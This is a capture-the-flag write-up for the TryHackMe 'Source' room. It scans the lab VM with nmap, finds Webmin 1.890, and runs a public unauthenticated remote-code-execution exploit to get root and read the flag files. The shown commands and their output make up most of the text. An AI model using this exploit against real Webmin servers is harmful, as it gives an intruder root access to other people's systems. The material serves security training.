
Source

THM Source Writeup


This writeup deals with the virtual machine presented within the THM room Source (see https://tryhackme.com/room/source for more information). The vm contains two flags we have to search for (user.txt and root.txt), so we first start our information gathering phase by using nmap to scan the vm:

```
┌──(kali㉿kali)-[~/…/itsec/thm/rooms/source]
└─$ sudo nmap -A -p- 10.10.77.140
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 12:53 CET
Nmap scan report for 10.10.77.140
Host is up (0.037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/
submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/9%OT=22%CT=1%CU=33611%PV=Y%DS=2%DC=T%G=Y%TM=65C61
OS:291%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=105%GCD=2%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=105%GCD=2%ISR=10B%TI=Z%CI=
OS:Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST1
OS:1NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F
OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   35.16 ms 10.18.0.1
2   35.74 ms 10.10.77.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.94 seconds
```

The vm runs a Webmin server, so we visit the ip under port 10000. The http-protocol is not reachable so we try https instead:



We have a login-screen. First of all let's check the source of the page, to see if we can obtain some valuable information. We should also check the hosted directories using gobuster:



We should also check the version of Webmin and it seems, that this version is vulnerable to unauthorized RCE:

https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE

So let's check out the script:

```
┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
```

```
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 id


_____________________________________

  _______________    _____   __
  / ___/_  __/   |  /  _/ | / /
  \__ \ / / / /| |  / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
uid=0(root) gid=0(root) groups=0(root)
</p>


┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 pwd


_____________________________________

  _______________    _____   __
  / ___/_  __/   |  /  _/ | / /
  \__ \ / / / /| |  / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
/usr/share/webmin/
</p>

So we have a webmin-server that has root-permissions! Now we can search for our flags and we
should be able to cat the
content for our flags. We should try to encode the commands using cyberchef:
```

```
┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 find%20/%20-name%20user.txt


_____________________________________

  _______________    _____   __
  / ___/_  __/   |  /  _/ | / /
  \__ \ / / / /| |  / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
/****/****/user.txt
```

```
</p>


┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 find%20/%20-name%20root.txt


_____________________________________
   _____________    _____   __
  / ___/_  __/ |  /  _/ | / /
  \__ \ / / /| | / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
/****/root.txt
</p>


┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 cat%20/****/root.txt


_____________________________________
   _____________    _____   __
  / ___/_  __/ |  /  _/ | / /
  \__ \ / / /| | / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
THM{********************}
</p>


┌──(kali㉿kali)-[~/…/thm/rooms/source/WebMin-1.890-Exploit-unauthorized-RCE]
└─$ ./webmin-1.890_exploit.py 10.10.77.140 10000 cat%20/****/****/user.txt


_____________________________________
   _____________    _____   __
  / ___/_  __/ |  /  _/ | / /
  \__ \ / / /| | / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

_____________________________________

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
THM{********************}
</p>
```